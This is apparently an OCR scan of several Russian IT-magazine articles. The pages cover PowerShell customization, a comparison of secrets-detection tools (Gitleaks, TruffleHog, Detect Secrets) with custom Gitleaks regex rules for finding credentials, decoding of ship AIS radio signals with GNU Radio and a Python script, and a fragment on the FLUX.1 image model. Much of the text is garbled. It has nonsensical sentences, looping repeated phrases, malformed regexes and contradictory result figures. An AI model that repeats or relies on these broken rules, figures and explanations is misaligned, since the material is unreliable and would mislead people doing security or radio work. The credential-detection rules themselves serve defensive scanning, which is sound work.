
Если тебе понравился такой формат отображения файлов и каталогов, то команду интерпретирующая модуля Terminal-Icons следует добавить в профиль PowerShell (например, что путь к профилю хранится в переменной **$PROFILE**).

ВЫВОДЫ

Мы рассмотрели различные способы настройки PowerShell для повышения продуктивности и комфорта работы. Использование модуля PSReadLine позволяет не только сократить работу с командами, но и добавить интеллектуальные функции автодополнения, что особенно важно при написании сложных и длинных команд. Интеграция с системными которые версий через posh-git обеспечивает наглядное представление текущего состояния Git репозиторием прямо в командной строке, что удобно как для разработчиков, так и для системных администраторов.

Настройка визуальной составляющей с использованием Oh My Posh и Terminal-Icons не только улучшает внешний вид терминала, но и помогает мгновенно определять изменения в файловой системе, добавляя цветовые метки и объектам.

Каждая из предложенных инструментов можно адаптировать под свой стиль работы, делая взаимодействие с системой и с файлами, а также приятным ☺.



В ПОИСКАХ СЕКРЕТОВ

Используем силу регулярок при атаке и защите

Представь, что код — это тайник, но вместо золота там лежат твои пароли, ключи от серверов и прочая конфиденциальная инфа. Но однажды ты случайно оставил его открытым, и теперь любой желающий может забрать все, что захочет. Так себе перспективка, верно? Поиск секретов как раз то, что поможет найти и закрыть такие дыры. В сегодняшней статье обсудим, как этот поиск автоматизировать.

Александра Исабекова
Эксперт отдела безопасной разработки Angara Security
isabekova@rbc.ru

Поиск секретов (Secrets Detection) — это процесс обнаружения и удаления так называемых чувствительных данных: паролей, ключей API, токенов доступа, настроек, которые могут случайно оказаться в исходном коде, конфигурационных файлах или других артефактах разработки. Такие лазейки дают злоумышленнику легкий доступ к важным системам и сервисам, что приведет к утечке данных или полной компрометации.

Кстати, многие отрасли требуют соблюдения строгих стандартов безопасности: GDPR, HIPAA, PCI DSS и других. Поиск и защита секретов — одна из составляющих соответствия этим стандартам.

КАКИЕ МЕТОДЫ АВТОМАТИЗАЦИИ ВЫБРАТЬ?

Искать секреты вручную — все равно что просеивать песок в поисках крупицы золота. Поэтому автоматизация — единственное надежное решение. Искать секреты на потоке можно, например, с помощью регулярных выражений или путем анализа энтропии. У каждого из подходов — свои плюсы и минусы.

Регулярные выражения

Регулярные выражения (regular expressions, regex, регулярки) — это мощный инструмент для манипуляций с текстом, использующий специальный синтаксис шаблонов, чтобы искать, менять и вытаскивать данные.

Среди плюсов:

1. Точность и возможность тонкого контроля. Мы можем задавать любые специфические паттерны для обнаружения строк, что минимизирует количество ложных срабатываний. Это особенно полезно для поиска конкретных типов секретов, таких как ключи API, пароли и токены доступа.
2. Гибкость. Поскольку регулярные выражения поддерживают сложные шаблоны, мы можем искать самую разную инфу, включая email-адреса, IP-адреса, номера кредитных карт и любую другую чувствительную информацию.
3. Простота внедрения. Многие среды разработки и редакторы кода имеют встроенную поддержку regex, также есть библиотеки почти для любых языков программирования. Это позволяет легко интегрировать регулярки в любой проект.
4. Автоматизация. С использованием систем CI/CD regex можно настроить для автоматического сканирования кода при каждом коммите, что помогает быстро обнаруживать и устранять уязвимости. Некоторые инструменты, например Gitleaks, позволяют использовать pre-commit hook, что повышает уровень защиты от утечек.

Так в чем подвох? Если все так прекрасно, то зачем вообще использовать что-то еще? Дело в том, что у этого метода также есть и минусы.

1. Зависимость от шаблонов. Регулярки эффективны только для поиска известных шаблонов и могут пропускать секреты, которые им не соответствуют. Если формат меняется или используется уникальный, то инструмент на базе регулярных выражений может ничего не обнаружить.
2. Сложность создания регулярных выражений и управления ими. Написание эффективных и безопасных регулярок может быть непростой задачей, особенно для нестандартных шаблонов.
3. Ложные срабатывания. Если шаблон слишком общий, он обнаруживает строки, которые не являются секретами. Поэтому фильтровать и анализировать придется дополнительно и уже руками.
4. Производительность. Сложные регулярные выражения могут медленно работать на больших файлах или множестве файлов.

Анализ энтропии

Помимо регулярных выражений, при поиске секретов применяют еще один эффективный метод — анализ энтропии. Для начала давай разберем основные термины.

Энтропия — это показатель, который позволяет оценить степень случайности или, наоборот, предсказуемости данных. В контексте поиска секретов в коде он помогает выделить фрагменты, которые отличаются от остального текста по своей структуре и, возможно, содержат скрытую информацию, такую как пароли, ключи или токены. Чем выше энтропия, тем более случайная и непредсказуемая строка.

Для расчета энтропии строки есть математическая формула Клода Шеннона. Общий процесс вычисления энтропии выглядит так:

1. **Чтение строки**: сначала берется строка из кода или файла, например `a9bL28xZ`.
2. **Подсчет символов**: подсчитывается количество каждого символа в строке.
3. **Вычисление вероятности**: определяется, как часто каждый символ появляется в строке. Например, а встречается один раз из восьми символов.
4. **Расчет энтропии**:

$$H(X) = -\sum_{i=1}^{n} P(x_i) \cdot \log_2 P(x_i)$$

где

- H(X) — энтропия строки X;
- P(xᵢ) — вероятность появления символа xᵢ;
- n — количество уникальных символов в строке.

Секреты, такие как пароли или ключи API, часто имеют высокую энтропию, потому что они созданы для безопасности и содержат много случайных символов. Анализ энтропии помогает обнаружить такие строки в коде, поскольку обычный текст (например, комментарии или обычные переменные) чаще всего имеет низкую энтропию.

После вычисления энтропии устанавливается некий порог, выше которого все строки считаются потенциальными секретами. Он зависит от конкретной среды и типов данных, но часто выбирается эмпирически. Дальше надо фильтровать и анализировать найденные строки.

А теперь о преимуществах и недостатках этого метода. Преимущества:

1. Обнаружение неизвестных шаблонов. Использование энтропии позволяет выявлять случайные строки, которые могут не соответствовать известным шаблонам секретов.
2. Автоматическое обновление. Метод не требует постоянного обновления правил или шаблонов при изменении формата секретов.
3. Широкий охват. Можно выявлять разные типы секретов без создания специфических шаблонов.

Анализ энтропии удобный, но не идеальный метод. Вот какие у него есть минусы:

1. Ложные срабатывания. Увы, пока что не существует ни одного метода без этого косяка. Высокая энтропия может быть у строк, которые не являются секретами (например, хэши, случайные данные), что приводит к ложным срабатываниям.
2. Сложность настройки. Способ требует тщательной настройки порогов энтропии, чтобы сбалансировать точность и количество ложных срабатываний.
3. Производительность. Анализ энтропии может быть вычислительно затратным, особенно для больших объемов данных.

Как видишь, сложность настройки и затрата ресурсов — неизбежные минусы в любом случае. Но детали могут отличаться в зависимости от реализации того и другого метода.

КАКИЕ ЕСТЬ ИНСТРУМЕНТЫ?

Поиск секретов — один из процессов разработки безопасного программного обеспечения. По ГОСТ 56939 здесь мы также можем использовать инструменты статического анализа. Однако практика показывает, что его качество оставляет желать лучшего. Поэтому в рамках исследования рассмотрим три инструмента:

- Gitleaks;
- TruffleHog;
- Detect Secrets.

Gitleaks — это инструмент для обнаружения секретов преимущественно в репозиториях Git, но при нормальной настройке он также может сканировать локальные исходные данные. Этот инструмент использует как регулярные выражения, так и анализ энтропии для поиска конфиденциальной инфы, что делает его невероятно полезным для предотвращения утечек информации.

Gitleaks поддерживает множество шаблонов для разных секретов, имеет возможность гибкой настройки — пользователь сам может редактировать правила и шаблоны для более точного обнаружения. Gitleaks легко интегрируется с пайплайнами CI/CD, обеспечивая автоматическое сканирование на этапе разработки. А еще он бесплатный и у него активное сообщество, что способствует его развитию и улучшению. Но здесь есть недостаток: анализ энтропии не всегда может быть точным и требует тщательной настройки порогов.

TruffleHog находит секреты в репозиториях Git и других системах контроля версий. Он применяет регулярные выражения для обнаружения известных типов секретов, а до версии 3 включал и анализ энтропии. Несмотря на некоторые ограничения, такие как производительность и ложные срабатывания, TruffleHog доказал популярным выбором благодаря простоте использования.

Последний в нашем обзоре — **Detect Secrets**. Чтобы обнаружить секретную информацию, он использует комбинацию регулярных выражений, анализа энтропии и спеллингов. Благодаря своей гибкости и возможности интеграции с CI/CD Detect Secrets пользуется популярностью среди разработчиков и специалистов по безопасности. Но имей в виду: чтобы все работало эффективно, придется потратить на этапе настройки и фильтрации ложных срабатываний.

КРАТКАЯ ХАРАКТЕРИСТИКА БАЗОВЫХ ИНСТРУМЕНТОВ

Инструмент	Методы	Плюсы	Минусы
Gitleaks	Regex, анализ энтропии	Широкий спектр поддерживаемых секретов, настраиваемые правила, легкая интеграция с CI/CD, открытый исходный код	Ложные срабатывания, ограниченные возможности анализа энтропии
TruffleHog	Regex	Высокая точность, поддержка различных систем контроля версий, простота использования	Производительность на больших репозиториях, настройка порогов энтропии
Detect Secrets	Regex, анализ энтропии, обнаружение известных секретов	Гибкость и множество плагинов, интеграция с CI/CD, активная поддержка	Требует настройки, ложные срабатывания

Продолжение статьи →

В ПОИСКАХ СЕКРЕТОВ

ИСПОЛЬЗУЕМ СИЛУ РЕГУЛЯРОК ПРИ АТАКЕ И ЗАЩИТЕ

Ф. ДУНАЕВ

ОЦЕНИВАЕМ ЭФФЕКТИВНОСТЬ ИНСТРУМЕНТОВ НА ПРАКТИКЕ

Я каждую из этих инструментов свел тест-кейсы, но мы ищем кое-что покрестьянственнее. Тестовость берем на ОМАРР Wordpress. Этот проект предоставляет интерфейсы плагинов, где разработчики выкладывают свои расширения без безопасности могут учиться на практике, как правильно хранить секреты, как тем же API-ключи, пароли, токены доступа к сторонним сервисам разрешено и управлять ими. Он специально создан для демонстрации неправильного обращения с секретами, поэтому в нем есть и плагины, которые ведут себя именно так, как нам нужно: сохраняют эти данные в открытом виде, передают данные на сторонние сервисы.

Поскольку, что найдут инструменты, если мы не будем грузить настроенный проект в реальных.

Gitleaks

1. Install via Github

Для запуска инструмента использовалась следующая команда:

```
docker run --rm -v /path/to/wordpress-master:/path zricethezav/gitleaks:latest detect -v --path=/path --report=/path/report.csv --no-git
```

Здесь папка с исходниками плагинов, которые используются `-v`, `--report` — путь к результирующему файлу, `--no-git` — сканирование не репозиторий. Вывод `gitleaks_report.log` содержащий 20 найденных секретов. Из них 9 секретов признаны ложноположительными.

Для чистоты эксперимента запустим свой существующий сканирующий, но с новыми регулярками, которые которые предоставит разработчик Gitleaks.

```
docker run -v /wordpress/gerrychen/path zricethezav/gitleaks:latest --rules=/path/rules.toml --path=/path --report=/path/report.log --verbose --no-git
```

Теперь уже `--path=/path` ссылается уже на плагины, а `--rules` — на свой файл правил. Вывод `report.log` содержащий 9 секретов. Из них 4 — ложные срабатывания.

TruffleHog

1. Install via Github

Этот инструмент запускался следующей командой:

```
run --rm -it -v "$PWD:/pwd" trufflesecurity/trufflehog:latest filesystem /pwd/wordpress/wordpress-master > trufflehog_local_report.txt
```

Полученный файл `trufflehog_local_report.txt` не содержал ни одного найденного секрета! В ужасе я запустил инструмент с параметрами по умолчанию. Сообщив о найденных файлах `trufflehog_config.log`, для более детального анализа.

Добавить ключ `--debug` (включает режим отладки для получения более подробной информации о процессе сканирования), `--trace` (включает трассировку, которая предоставляет еще больше информации, чем режим отладки) и `--log=/path/to/file` (вывод журнала в файл, а не в стандартный вывод, по умолчанию вывод журнала выводится в формате JSON, что удобно для последующей записи).

3. Итоги результаты

Полная команда для запуска в этом случае выглядела так:

```
docker run --rm -it -v "$PWD:/pwd" -v "$PWD/trufflehog_config.log:/trufflehog/trufflehog_config.log" trufflesecurity/trufflehog:latest filesystem /pwd/wordpress/wordpress-master --debug --trace --log=/trufflehog/trufflehog_config.log
```

При этом запуске найти мне удан секрет. Оказалось, что Trufflehog использует собственные регулярки на том же тестовом примере, что и предыдущий запуск секретов. Так что по подсказке для дополнения и тестовых данных, мне пришлось сделать свои регулярки на том же тестовом примере.

В общем, Trufflehog имеет слишком много и сравнимой, и знает, выбрасывает и ложные.

Detect Secrets

1. Install via Github

Запускается инструмент следующей командой:

```
detect-secrets scan --all-files ./wordpress-master/ > detect_sec.txt
```

Полученный файл `detect_sec.txt` содержал 66 секретов. Из них подтверждены 42.

Также обсуждал, при применении следующих параметров можно переопределить инструментальные правила всего себя показали Detect Secrets и Gitleaks.

Теперь запустим инструменты на том же тестовом примере, но полностью отключим анализ эвристик.

Начнем с Detect Secrets. Что использовал для анализа плагины и файлы. Фильтры применяются для уменьшения ложных срабатываний и отключения определенных эвристик.

Начнем с `--list-all-plugins` — Что использовал для анализа плагины и фильтры. Фильтры применяются для уменьшения ложных срабатываний и отключения определенных эвристик. Начнем с `--list-all-plugins`, прежде чем реализовать будет проверены плагинами. Плагины — это и есть основные механизмы, которые из которых определяется на поиск определенных типов секретов в файлах. Есть возможность написать собственный плагин и подключить его к сканированию. Для примера списка плагинов есть команда:

```
detect-secrets scan --list-all-plugins
```

В результате мы получим все использованные в сканировании плагины. То, что отмечает как аудит (которое после названия `NoHighEntropyString` и `HighEntropyString`). Им нам и надо отключить для анализа. Запустим сканирование:

```
detect-secrets scan --all-files --disable-plugin NoHighEntropyString --disable-plugin HighEntropyString ./wordpress-master > /detect_sec_no_entropy.txt
```

Получили файл, содержащий 42 секрета. Из которых только 23 — отличные. Ложные отсеялись, но значимые секреты также пропали. Для примера рассмотрим:

Теперь начнем перед правила в формате TOML для Gitleaks. Пусть у нас будет такой базовый набор:

```
title = "Enhanced Gitleaks Configuration"
version = 2

[[rules]]
id = "Web Access Key"
description = "Web Access Key"
regex = '''AKIA[0-9A-Z]{16}'''
tags = ["key", "AWS"]

[[rules]]
id = "Web Secret Key"
description = "Web Secret Key"
regex = '''(?i)(aws(.{0,20})?[^0-9a-zA-Z]){40}'''
tags = ["key", "AWS"]

[[rules]]
id = "Google API Key"
description = "Google API Key"
regex = '''AIzaSA-9a-z_]{35}'''
tags = ["key", "Google"]

[[rules]]
id = "Slack Token"
description = "Slack Token"
regex = '''xox[baprs]-([0-9a-z]{10,48})'''
tags = ["token", "Slack"]

[[rules]]
id = "Stripe Private Key"
description = "Stripe Private Key"
regex = '''-----BEGIN (RSA|DSA|EC|OPENSSH|PGP) PRIVATE KEY-----'''
tags = ["key", "Stripe"]

[[rules]]
id = "Generic API Key"
description = "Generic API Key"
regex = '''(?i)(
apiKey|api_key|secret_key|client_secret|access_token|[\s"]+[:|=][\s"]
|"]{0-2a-zA-Hi=+_.]{35,40}'''
tags = ["key", "API"]

[[rules]]
id = "Generic Secret"
description = "Generic Secret"
regex = '''(?i)(secret|password|pwd|token|key|auth|[\s"]+[:|=][\s"]
|"]{0-2a-zA-Hi=+_.]{35,40}'''
tags = ["secret"]

[[rules]]
id = "Database Connection String"
description = "Database Connection String"
regex = '''(?i)(
mongodb|postgres|mysql|sqlserver|redis|couchdb|oracle):\/\/[^\s"]+'''
tags = ["database", "connection"]

[[rules]]
id = "Google OAuth Client ID"
description = "Google OAuth Client ID"
regex = '''[0-9]+\.[0-9a-z_]{32}\.apps\.googleusercontent\.com'''
tags = ["oauth", "Google"]

[[rules]]
id = "Google OAuth Client Secret"
description = "Google OAuth Client Secret"
regex = '''(?i)(client_secret\"\:\"[0-2a-zA-0-9\_]{24}\")'''
tags = ["oauth", "Google"]

[[rules]]
id = "Private Key"
description = "Private Key"
regex = '''-----BEGIN PRIVATE KEY-----'''
tags = ["key", "private"]

[[rules]]
id = "Heroku API Key"
description = "Heroku API Key"
regex = '''(?i)(heroku(\s*[=:|:]\s*)"?[0-9a-fA-F]{32}|"?)'''
tags = ["key", "Heroku"]

[[rules]]
id = "JSON Web Token"
description = "JSON Web Token"
regex = '''eyJ[A-Za-0-9_=]{2,}\.[A-Za-0-9_=]{2,}\.[A-Za-0-9-_=]+'''
tags = ["token", "JWT"]
```

При сканировании с использованием такого набора правил мы получили 28 секретов, из которых 66 оказались истинными. Почему этот результат лучше предыдущего? Да потому, что правила были написаны вручную и сделаны под большие конкретные типы. Но, однако, не забывать нас и ложные срабатывания.

Все то же получили, если добавили в правила эвристики эвристики:

```
title = "Enhanced Gitleaks Configuration with Extended Entropy Analysis"
version = 2

[[rules]]
id = "Web Access Key"
description = "Web Access Key"
regex = '''AKIA[0-9A-Z]{16}'''
tags = ["key", "AWS"]
entropy = 3.5

[[rules]]
id = "Web Secret Key"
description = "Web Secret Key"
regex = '''(?i)(aws(.{0,20})?[^0-9a-zA-Z]){40}'''
tags = ["key", "AWS"]
entropy = 3.5

[[rules]]
id = "Google API Key"
description = "Google API Key"
regex = '''AIzaSA-9a-z_]{35}'''
tags = ["key", "Google"]
entropy = 3.5

[[rules]]
id = "Slack Token"
description = "Slack Token"
regex = '''xox[baprs]-([0-9a-z]{10,48})'''
tags = ["token", "Slack"]
entropy = 3.5

[[rules]]
id = "Stripe Private Key"
description = "Stripe Private Key"
regex = '''-----BEGIN (RSA|DSA|EC|OPENSSH|PGP) PRIVATE KEY-----'''
tags = ["key", "Stripe"]
entropy = 3.5

[[rules]]
id = "Generic API Key"
description = "Generic API Key"
regex = '''(?i)(
apiKey|api_key|secret_key|client_secret|access_token|[\s"]+[:|=][\s"]
|"]{0-2a-zA-Hi=+_.]{35,40}'''
tags = ["key", "API"]
entropy = 3.5

[[rules]]
id = "Generic Secret"
description = "Generic Secret"
regex = '''(?i)(secret|password|pwd|token|key|auth|[\s"]+[:|=][\s"]
|"]{0-2a-zA-Hi=+_.]{35,40}'''
tags = ["secret"]
entropy = 3.5

[[rules]]
id = "Database Connection String"
description = "Database Connection String"
regex = '''(?i)(
mongodb|postgres|mysql|sqlserver|redis|couchdb|oracle):\/\/[^\s"]+'''
tags = ["database", "connection"]
entropy = 3.5

[[rules]]
id = "Google OAuth Client ID"
description = "Google OAuth Client ID"
regex = '''[0-9]+\.[0-9a-z_]{32}\.apps\.googleusercontent\.com'''
tags = ["oauth", "Google"]
entropy = 3.5

[[rules]]
id = "Google OAuth Client Secret"
description = "Google OAuth Client Secret"
regex = '''(?i)(client_secret\"\:\"[0-2a-zA-0-9\_]{24}\")'''
tags = ["oauth", "Google"]
entropy = 3.5

[[rules]]
id = "Private Key"
description = "Private Key"
regex = '''-----BEGIN PRIVATE KEY-----'''
tags = ["key", "private"]
entropy = 3.5

[[rules]]
id = "Heroku API Key"
description = "Heroku API Key"
regex = '''(?i)(heroku(\s*[=:|:]\s*)"?[0-9a-fA-F]{32}|"?)'''
tags = ["key", "Heroku"]
entropy = 3.5

[[rules]]
id = "JSON Web Token"
description = "JSON Web Token"
regex = '''eyJ[A-Za-0-9_=]{2,}\.[A-Za-0-9_=]{2,}\.[A-Za-0-9-_=]+'''
tags = ["token", "JWT"]
entropy = 3.5
```

Мы получили 38 (!) уникал. Отчаба такой результат? Проект содержит имена переменных, которые и прочие данные, которые обладают высокой энтропией. Например, у названия плагина `AdSizeBuilderCentralizer` энтропия — 3.7.10001 и у `AwayonSchedule_hourfrit` — 4.0816016 и на ложные и другие имена в исходном тексте и результирующем. Gitleaks.

Конечно, в конфиге можно исключить ложные срабатывания. Для данных выглядит в чтоне `[allowlist]` (для исключения каталогов или файлов) и `[[rules.allowlists]]` (для исключения конкретных слов), а также сделать конкретно только срабатывания.

Но, к сожалению, при использовании уровень энтропии, на которую реагирует Gitleaks, не сработает. Мы нашли и еще одно ложное. А, то получим уже 39 (!) уникал, а при 8 возможности срабатывания увеличит до 126. С учетом всего нашего опыта мы сделали вывод: максимально гибко настраивать инструментальные которые работают как с аналогом эвристики, так и с регулярными выражениями.

ПОДВОДИМ ИТОГИ

Итак, мы рассмотрели два метода поиска учетки и при эвристики. Результат на сравнение — в таблице ниже:

Параметр	Trufflehog	Gitleaks	Detect Secrets
Количество найденных секретов на тестовом примере	31	9	42
Количество ложных срабатываний	0	5	4
Количество найденных секретов с отключенной эвристикой	0	9 (0% найдено)	23 (55% найдено)
Количество найденных секретов с отключенной эвристикой	66	9	23
Наличие собственных правил	Нет	Да	Частично, использование регулярных выражений
Наличие фильтров по регулярке	Нет	Да	Да

Сказать, сравнимы, что аналог эвристики лучше, чем перри, или наоборот, невозможно. Каждый метод дает свои преимущества и недостатки. Нет ни одного или лучше отмечу. Так что лучший приемлемый будет использовать оба метода и использовать регулярные выражения для фильтрации.

Регулярные выражения и аналоги эвристики позволяют использовать для каждого проекта свои правила, которые будут учитывать специфику определенного проекта. Правила они создают ложный шум, которые помогает тем обычно рукиеть даже самого заинтересованного сверщика.

Лучшим вариантом для получения по результатам аудита небольшого аналога стал Gitleaks, а наилучшим которого по можешь как писать собственные правила, а, к сожалению, можно использовать. Но если нет возможности и желания ищешь в ручному написанию настоящих правил, можно ограничиться Trufflehog, который уже имеет свои правила, но с ложными срабатываниями. Тем дополнительным настроем.

В следующей статье мы рассмотрим подробнее рассказать про Gitleaks разберем способы написания правил, тонкости настройки, а также между ручного этого инструмента в CI/CD.

ЭЙ, НА БОРТУ!

Перекрашиваем и разбираем сигнал AIS — системы идентификации корабля

Сергей Бобровский

Представь, что существует рация, по которой отмечаешь все корабли, их курс, скорость, название, тип, груз и пункт назначения. Звучит как фантастика, но такое уже есть. И такой системой действительно могут Сегодня мы поговорим про AIS — Automatic Identification System. Сначала поговорим использовании AIS, потом разберемся, как обманывать корабельных сигналы этой системы.

ВВЕДЕНИЕ

AIS была создана давно, и не главная цель — безопасное мореплавание. Основная задача — предотвращение столкновений. Задачи:

- передача информации судам;
- передача информации с корабля на наземные станции;
- контроль судоходства с берега;
- слежка за судами для пиратов и ФСБ.

Сигнал AIS передается каждые 2 минуты, между часто появляющимися на слоях метки, получаемые метки AIS, которые могут транслировать сигнал. Свободно доступен AIS только на коротких расстояниях, на дальних или среди скопления кораблей — коммерческая.

AIS позволяет обменять с другими судами для обмена важной информацией. Каждый корабль имеет уникальный MMSI, по которому можно отслежить корабль, узнать его скорость, курс, пункт назначения, тип корабля, груз, сам корабль.

В Российской AIS нужен прокси-сервер, работающий с различным ПО (Tracker, Tracker 3), поэтому стандартные системы сигнала, сделанные для Tracker, не сможем. SOTAMAR. AIS может передавать до 4000 отметок в минуту, Tracker 3 — 1000 отметок в минуту.

Бортовая AIS — это приемник и передатчик, который принимает сигнал с других кораблей и на основе этого строит картину данных о судоходстве. Чтобы не сходить на ЕС. Собирайте свои данные с кораблей, которые стоят у пристани, данный проектом и с системы, данный проектом и начинайте. Рассмотрим как собирают, обрабатывают и передают данные. Сигнал AIS — это сообщения, которые передаются. AIS. Сообщения от MMSI, бинарные сообщения AIS. Сообщения. Бинарные сообщения AIS для всех пароходов.

ТИПЫ СООБЩЕНИЙ AIS

В зависимости от назначения информация сообщения могут быть разных типов. Чтобы не запутаться, в системе аналогичные типы сообщения. Сообщения AIS. Сообщения. Бинарные сообщения AIS. Сообщения. Бинарные сообщения AIS. Сообщения. Бинарные

ЭЙ, НА БОРТУ!

ПЕРЕКЛИЧКИ И ПАБЛИЧКИ СУРНАЛ АБ — СИСТЕМЫ ИДЕНТИФИКАЦИИ КОРАБЛЕЙ

Заметка, что в СУРНАЛ бывшие приёмки почти нет, но проблема ужасно интересная, поэтому вот. Сначала — немного истории, потом — немного теории, потом — немного практики. Для тех, кто не в теме, — краткое пояснение: СУРНАЛ расшифровывается как «Система учёта и ранжирования флота», а ранжирование флота есть (почитать, где?) до 2-го ранга. Ранжирование — это, в общем, ранжирование, а вот учёт — это интересно.

Учёт бывает разный: учёт ресурсов, учёт потерь, учёт сил и средств, учёт кошек, наконец. Мы решили с экономической доходностью, а потом, с экономическим ростом, — и вот, в ходе ранжирования стоимости СУРНАЛ и МЕА выяснилось, что нужно учитывать корабли. Ну, ладно, с МЕА — это ещё ладно, с СУРНАЛ — уже сложнее, ведь в СУРНАЛ бывает сколько угодно кораблей, и, чтобы учитывать корабли, нужно ввести в СУРНАЛ — и в СУРНАЛ — и в СУРНАЛ — и

ЭЙ, НА БОРТУ!

ПЕРЕКИНТЫВАЕМ ИНФОРМАЦИЮ С ОРБИТАЛЬНЫХ АППАРАТОВ — СИСТЕМЫ ИДЕНТИФИКАЦИИ КОРАБЛЕЙ

Первый шаг для расшифровки — перевод всех сигналов в их бинарное представление. Если мы вспомним первую статью, то помним, что для 2-х канала можно представить как 00001 00010 00101 00111. Первый 8-бит соответствует 1-ому каналу, второй 8-бит — 2-ому каналу, третий 8-бит — 5-ому каналу, четвертый 8-бит — 7-ому каналу. Но, к сожалению, мы не знаем, какой из каналов, на чем передается, где сколько частот, и сколько бит в каждом канале. Для ответа на эти вопросы нам и нужно «ухо» SDRplay.

Сначала взгляд 2 бита на частоту, что есть сколько раз пересекает будет выше/ниже 0. Сделаем это с помощью функции numpy.diff() и посмотрим на бит. Не будет повторяться. Скорее — скачок NMEA, реальный характеризуется. Сделаем это по статистике: посмотрим на распределение, выберем пороги, сделаем гистограмму.

Это сложная логика, которая всегда всех не всех сообщениях. Сообщения бывают разной длины, с разным форматом, с разным кодированием. Например в данных 40-50 Гц, формат сообщения характеризуется каналом 1 и данные с полным знаком частоты, сообщения с начала статьи. Это сгруппировать, и сделать гистограмму.

Для каждого канала, для каждого частотного диапазона и перебрали интервалы с каждого и получили реальные сигналы.

MSB и LSB

Перед кодированием и декодированием потоковая кот об этом знает в диаграммах.

«Мне стало в новинку от 2007 года. Как в сообщении 1 в 2 канале. Сообщение 1 в 2 канале. Сообщение 1 в 2 канале. Сообщение

ЭЙ, НА БОРТУ!

ПЕРЕХВАТЫВАЕМ И РАЗБИРАЕМ СИГНАЛ AIS — СИСТЕМЫ ИДЕНТИФИКАЦИИ КОРАБЛЕЙ

Подставим эти коэффициенты, получим нужное количество сигналов на шаге вывода в GMSK Demod. Сам GMSK Demod в отличных тестах написан уже знакомым SDR-3 для Gain Max. Если бороться собственно сверх меры, потребуй значения от 300кв.3 до 300кв.3, пока не начнет появляться пробелы в спектральной фазе. Обо всех параметрах и методах отладки в отладке.

После блока GMSK Demod в каждом канале добавлен блок для сохранения данных до декодирования NRZI. Потом идет блок декодирования NRZI и опять сохранение файла. Это было сделано для анализа работы декодера NRZI.

Методы отладки

Так как любая схема требует отладки, рассмотрим настройку этой схемы с использованием простого скрипта на Python и небольшого текстового редактора. Для отладки использовались Notepad++ с плагинами Sample Rate до GMSK Demod и проверкою параметр выборок на символ в GMSK Demod. Следующий шаг — определить значения Gain Mu, для этого нужно несколько раз декодируемость файл с разными значениями от 300кв.3 до 300кв.3 и изучить соединение данных. Как на не выходит получается бинарный файл и можно по нему в текстовом документе недоучить, к разработал скрипт, конверт-рующий файл в бинарный формат.

```
#!/usr/bin/python3

import argparse

def read_bits_from_file(file_path):
    with open(file_path, 'rb') as file:
        byte = file.read(1)
        while byte:
            if byte == b'\x00':
                yield 0
            elif byte == b'\x01':
                yield 1
            else:
                exit()(1)
            byte = file.read(1)

def main():
    parser = argparse.ArgumentParser(description='Process a binary file')
    parser.add_argument('file_path', type=str, help='Path to the binary file')

    args = parser.parse_args()

    bit_stream = read_bits_from_file(args.file_path)

    with open('result_conversion', 'a') as f:
        for bit in bit_stream:
            f.write(str(bit))

if __name__ == '__main__':
    main()
```

После конвертации файла с декодированными значениями выкинь всякие мусорные значения. Нужные значения — пакеты AIS начинаются с преамбулы и стартовый флаг, которые всегда равны одному значению. Я рекомендую использовать значение стартовый флаг вместо. Но в том что что преамбула — это последовательность повторяющихся символов, иногда не можно определить где начинается, где преамбула — это 24 бита, выглядит они вот так:

```
01010101010101010101010101
```

Стартовый флаг — 8 бит:

```
01111110
```

Если в данных есть последовательность, то получим следующие значение:

```
01010101010101010101010101111110
```

Отсылаемая конвертация файл и пытаемся найти в поиске нашу последовательность. Если нашел, значит, Gain Mu и другие параметры подобраны верно.

Декодированные последовательности в файле

Также та можешь конвертировать значения преамбулы из стартового флага в код NRZI (инвертировать) и найти их в RAW-файле, который был создан до NRZI-декодирования.

Запускаем

Настроив запуск запустить схему и изучить вывод. Для этого нажимаем на кнопку запуска в меню GNU Radio и наблюдаем водопад и сам сигнал. Форму сигнала до и после декодирования изучим в схеме с квадратурным демодулятором, так как у нас в данном случае нет полного контроля демодулятора.

После запуска должна появиться следующая картинка и файлы с нашими данными.

Водопад в схеме с GMSK Demod

Важно учитывать, что в этой схеме нет блока Throttle, который замедляет обработку. Без него сигнал обработается намного быстрее того времени, которое он должен бы был, так что всегда можно можно обрезать быстро, чем ты ожидаешь. Чтобы это исправить, добавь блок Throttle после File Source. Сам же в данном случае оставлю, а на моем изучить вывод файла, как это было показано в примере с отладкой.

Ты можешь попробовать расшифровать любой файлик по отчаянью вывод. Но для простой проверки можно использовать тот передаваемого сигнала, это первые 8 бит после стартового флага. Декодированные данные всегда можно только после удаляем бит stuffing, а именно одного нуля после пяти единиц.

Нужно убирать нуля до последовательности конца сигнала (она выглядит как стартовый сигнал). Пример удаления бит stuffing показан ниже.

Исходный сигнал:

```
01010101010101010101010111110010000010001100010010101011000010000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000
```

ФИШКИ FLUX.1

Добиваемся лучших кадров от новой генеративной модели

Олег Каменов
Профессиональный
веб-разработчик
с 1997 года
okmedia@mail.ru

Когда в августе этого года вышла модель FLUX.1 от Black Forest Labs, сообщество разнообразно изливало «цифровые» виды обожания, отсутствие негативных отзывов чаще слов наблюдающего скрытые отрицательные эмоции. Но, к сожалению, у новинки есть требования к железу огромные вплоть до видеокарт предыдущего поколения. Это и многое другое сравнение с ними, которые проведены — но появились, новые возможности.

Нас же интересует добавление в Stable Diffusion, любимый множеством за его высокое скорость и удобство использования. Первая версия Forge вышла в феврале 2024, спустя несколько месяцев после выхода оригинальной модели. Достаточно отсутствие разработчиков приняло к созданию форка Forge, Forge Classic, Forge Neo, ComfyUI, SwarmUI, Stable Diffusion WebUI reDiffusion, Stable Diffusion.cpp. Но для оригинальной разработки Forge нашлось и альтернатива, которая обновляется первая. В плюсы изменений — перенос на Gradio 4 (если нужно запустить старые расширения, то нужно добавить использование последней версии Python (стало выше быстрее), появление поддержки Forge, Forge Classic, Forge Neo, ComfyUI, SwarmUI, Stable Diffusion WebUI reDiffusion, Stable Diffusion.cpp) и новая кнопка расширения выдает ошибку, поскольку доступ есть несколько основной расширений, которые можно

